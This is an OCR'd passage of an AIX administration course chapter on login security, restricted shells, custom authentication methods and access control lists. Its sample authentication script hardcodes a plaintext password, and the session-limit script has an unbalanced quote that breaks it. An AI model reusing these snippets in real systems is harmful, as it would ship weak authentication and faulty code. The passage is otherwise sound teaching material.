
For ASCII prompts, edit /**etc**/**security**/**login.cfg.** In the **default** stanza, you need to add a line similar to the example:
herald = "\n*RESTRICTED ACCESS*\n\rAuthorized Users Only\n\rLogin:"
The \n is a new line and \r is a return. These are used to position the text on the screen. Do not use the <enter> key inside the quotes. It will not display like you would hope.

For the CDE environment, you need to modify the file **Xresources** in **/etc/dt/config/$LANG**. If it does not exist, copy **/usr/dt/config/$LANG/Xresources** to **/etc/dt/config/$LANG/Xresources**. In this file, locate the lines:

!! Dtlogin*greeting.labelString: Welcome to %LocalHost%
!! Dtlogin*greeting.persLabelString: Welcome %s

Make a copy of both lines before you do any editing. Edit the (copied) lines and remove the comment string “**!!**”. The information after the colons is what appears on your login screen. **label.String** controls the initial login display when the user is prompted for the login name. **persLabelString** shows when asking for the user’s password. The **%LocalHost** displays the machine name and **%s** displays the user's login name. Modify the message to your liking.

login.cfg: Restricted Shell



```
# vi /etc/security/login.cfg
```

```
* Other security attributes

usw:
  shells = /bin/sh,/bin/bsh,/usr/bin/ksh, ...,/usr/bin/Rsh
```

```
# chuser shell=/usr/bin/Rsh michael
```

michael can't:

- Change the current directory
- Change the PATH variable
- Use command names containing slashes
- Redirect standard output (>, >>)

Figure 12-8. login.cfg: Restricted Shell AU1610.0

Notes:

All valid login shells are listed in the **usw** stanza in /**etc/security/login.cfg**. If you work on a system where security is a potential problem you can assign a **restricted shell** to users. The effect of these restrictions is to prevent the user from running any command that is not in a directory contained in the **PATH** variable.

To enable a restricted shell on a system, you have to do two things:

1. Add /**usr**/**bin**/**Rsh** to the list of shells.
2. Assign the restricted shell to the corresponding users on your system.

If you are going to assign a restricted shell, ensure that the **PATH** variable does not contain directories like /**usr**/**bin** or /**bin**. Otherwise the restricted user is able to start other shells (like **ksh**) that are not restricted.

To give a limited set of commands to a user, copy the commands to /**usr**/**rbin** and add /**usr**/**rbin** to their PATH.

Customized Authentication

```
# vi /usr/lib/security/methods.cfg
```

```
* Authentication Methods

secondPassword:
  program = /usr/local/bin/getSecondPassword
```

```
# vi /etc/security/user
```

```
michael:
  auth1 = SYSTEM,secondPassword
```

Figure 12-9. Customized Authentication AU1610.0

Notes:


AIX allows you to specify self-written **authentication methods**. These programs are called whenever you log in to your system. To install an additional authentication method, you must do two things:

1. Create a stanza for your authentication method in **/usr/lib/security/methods.cfg**. In the example we use the name **secondPassword**. This stanza has only one attribute, **program**. This attribute contains the **full pathname** of the authentication program. Note that this program must be executable.
2. Add the authentication method for the user that should invoke this authentication method during the login-process. To do so, add the **auth1** attribute to the user in **/etc/security/user** as shown on the visual.

The **Common Desktop Environment (CDE)** does not support additional authentication methods.

Authentication Methods (1 of 2)

```
# vi /usr/local/bin/getSecondPassword
```



```
print "Please enter the second Password: "

stty -echo               # No input visible
read PASSWORD
stty echo

if [[ $PASSWORD = "d1f2g3" ]]; then
   exit 0
else
   exit 255
fi
```

Valid Login

Invalid Login

Figure 12-10. Authentication Methods (1 of 2) AU1610.0

Notes:

The visual shows an **authentication method** that prompts the user for a password. If the correct password (d1f2g3) is entered, the value **0** is returned, indicating a valid log in.

If the password is not correct, a **non-zero value** indicates an invalid login. In this case the user cannot log in.

Authentication Methods (2 of 2)

```
# vi /usr/local/bin/limitLogins
```

```
#!/usr/bin/ksh

# Limit login to one session per user

USER=$1       # User name is first argument

              # How often is the user logged in?
COUNT=$(who | grep "^$USER | wc -l)

              # User already logged in?
if [[ $COUNT -ge 1 ]]; then
   errlogger "$1 tried more than 1 login"
   print "Only one login is allowed"
   exit 128
fi

exit 0        # Return 0 for correct authentication
```

Figure 12-11. Authentication Methods (2 of 2) AU1610.0

Notes:


The visual shows an **authentication method** that **limits the number of login sessions**.

The user name is passed as first argument. For this user the procedure determines via a **command substitution** how often the user is already logged in. If this number is greater or equal to 1, an entry is posted to the error log and the value 128 is returned, indicating an invalid login. Otherwise the value 0 is returned - the login will be successful.

To set this up, add this program name to the authentication methods in **/usr/lib/security/methods.cfg** and set the **auth1** line in the users' stanza in **/etc/security/user**.

Two-Key Authentication

```
# vi /etc/security/user
```



```
boss:
    auth1 = SYSTEM;deputy1,SYSTEM;deputy2
```


```
login: boss
deputy1's Password:
deputy2's Password:
```

Figure 12-12. Two-Key Authentication AU1610.0

Notes:

AIX allows you to create a **two-key** authentication. In the above example, **SYSTEM** is defined as the authentication method twice. **SYSTEM** is supplied with two arguments, **deputy1** and **deputy2**. Therefore, **both** passwords must be entered correctly before the user **boss** may log in.

Base Permissions



salaries

```
owner=  silva
group=  staff
Base permissions  =  rwx------
```

others: nothing

group: nothing

owner: rwx

How can **silva** easily give **simon** read access to the file **salaries**?

Figure 12-13. Base Permissions AU1610.0


Notes:

Here is a perplexing problem. If user **silva** owns a file called **salaries**, which contains very sensitive data, how can she easily give user **simon** permission to read the file? Possible solutions:

- **root** could give the file to **simon** (**chown**), but then **silva** won't be able to access it and **simon** can make changes to it.
- **silva** could copy the file for **simon** (**cp**), but then two files would exist, and that causes data integrity problems.
- **silva** could change the group identification for the file (**chgrp**) to a new group and **simon** could have that group added to his list of group membership. But if that were done frequently on the system it would cause a system management nightmare.

The best solution would be if **silva** could add **simon** to a list of those specific users who could read the **salaries** file. This is where **Access Control Lists (ACLs)** come in.

Extended Permissions: Access Control Lists



```
owner=  silva
group=  staff
Base permissions   =  rwx------
Extended permissions:
permit  r--   u:simon
```

```
# acledit salaries
```

```
base permissions
  ...
extended permissions
  enabled
  permit r--  u:simon
```

Figure 12-14. Extended Permissions: Access Control Lists AU1610.0


Notes:

The **base permissions** control the rights for the **owner**, the **group**, and all others on the system. If you want to specify additional rights, you can use **Access Control Lists** to expand the base permissions.

One way to do this is by executing the **acledit** command, which opens up an editor (specified by the variable **EDITOR**). In the editor session, you must do the following things:

- Enable the extended permissions, by changing the word **disabled** to **enabled**.
- Add additional permissions by using **special keywords**. These keywords are explained on the next visuals. In the example, we **permit** the user **simon read** access to file **salaries**.

ACL Commands



```
# aclget file1
```

Display base/extended permissions

Copy an Access Control List

```
# aclget status99 | aclput report99
```

```
# acledit salaries2
```

To specify extended permissions

- chmod in the octal format **disables** ACLs
- Only the **backup** command saves ACLs
- **acledit** requires the **EDITOR** variable (full pathname of an AIX editor)

Figure 12-15. ACL Commands AU1610.0

Notes:

Three commands are available to work with **Access Control Lists (ACLs)**:

1. The command **aclget** displays the access control information on standard output.
2. The command **aclput** sets the access control information of a file and is often used in a **pipe** context, to copy the permissions from one file to another as in the above example. Here is another way to copy the ACL from a file:


   ```
   # aclget -o status99.acl status99
   # aclput -i status99.acl report99
   ```

   This example works in the same way as the version with the **pipe**. Instead of using a **pipe**, the ACL is written to a file **status99.acl**, that is used by **aclput**.
3. The command **acledit** allows you to edit the access control information of a file. The **EDITOR** variable must be specified with a **complete** pathname, otherwise the command will fail. Note that the entire ACL cannot exceed 4096 bytes.

If you execute a **chmod** in the **octal format**, the ACL will be **disabled**. The extended permissions are still stored, but will not be used. To turn them back on, use **acledit** and change **disabled** to **enabled**. To prevent this problem, use **chmod** in **symbolic** format if you are working with a file that has extended permissions.

Only the **backup** command saves ACLs. For example, if you use **tar** or **cpio** the ACLs are lost when you restore the corresponding file.

Let’s show the **special keywords** that you can use in ACLs.



ACL Keywords: permit and specify

```
# acledit status99
 attributes:
   base permissions
     owner(fred): rwx
     group(finance): rw-
     others: ---
   extended permissions
   enabled
   permit    --x    u:michael
   specify   r--    u:anne,g:account
   specify   r--    u:nadine
```

- **michael** (member in group finance) gets **r**ead, **w**rite (base) and e**x**ecute (extended) permission.
- If **anne** is in group **account**, she gets **r**ead permission on file status99.
- **nadine** (member in group finance) gets only **r**ead access

Figure 12-16. ACL Keywords: permit and specify AU1610.0

Notes:

Extended permissions give the owner of a file the ability to define the access to a file more precisely. **Special keywords** are used to define the access mode:

- The keyword **permit** grants the user or group the specified access to a file. In the example the user **michael** who is a member in group **finance** gets execute privileges. Therefore **michael** has read, write and execute permission on the file **status99**.
- The keyword **specify** precisely defines the file access for a user or group. In the example the user **anne** gets read permission, but only if she is a member of the group **account**. Putting **u:** and **g:** on the same line requires both conditions to be true for the ACL to apply.
- In the last example, user **nadine** is a member of the finance group which normally has read and write privileges. But, the **specify**, in this case, gives **nadine** only **read** privileges. The base permissions no longer apply to **nadine**.

ACL Keywords: deny

```
# acledit report99
```

```
attributes:
base permissions
  owner (sarah): rwx
  group (mail): r--
  others: r--
extended permissions
enabled
deny   r--  u:paul g:mail
deny   r--  g:gateway
```

- **deny**: Restricts the user or group from using the specified access to the file
- **deny** overrules **permit** and **specify**

Figure 12-17. ACL Keywords: deny AU1610.0

Notes:

The ACL keyword **deny** restricts the user or group from the specified access to a file.

- In the example, the group **mail** gets a read access to file report99. If the user **paul** is a member of group **mail** then read access is denied for him.
- The rest of the world gets read access to file report99. The exception is group **gateway** - this group has no access rights to the file.

If a user or group is denied a particular access by either a **deny** or **specify** keyword, no other entry can override this access denial.

Next Step


Figure 12-18. Next Step AU1610.0

Notes:

After the exercise, you should be able to:

- Customize the **login.cfg** file
- Add an additional primary **authentication method** for a user
- Implement **access control lists (ACLs)**

12.2 The Trusted Computing Base (TCB)



The Trusted Computing Base (TCB)

The **TCB** is the part of the system that is responsible for **enforcing** the **security policies** of the system.

```
# ls -l /etc/passwd
-rw-r--rw-    1   root   security   ...        /etc/passwd


# ls -l /usr/bin/be_happy
-r-sr-xr-x    1   root   system     ...        /usr/bin/be_happy
```

Figure 12-19. The Trusted Computing Base (TCB) AU1610.0


Notes:

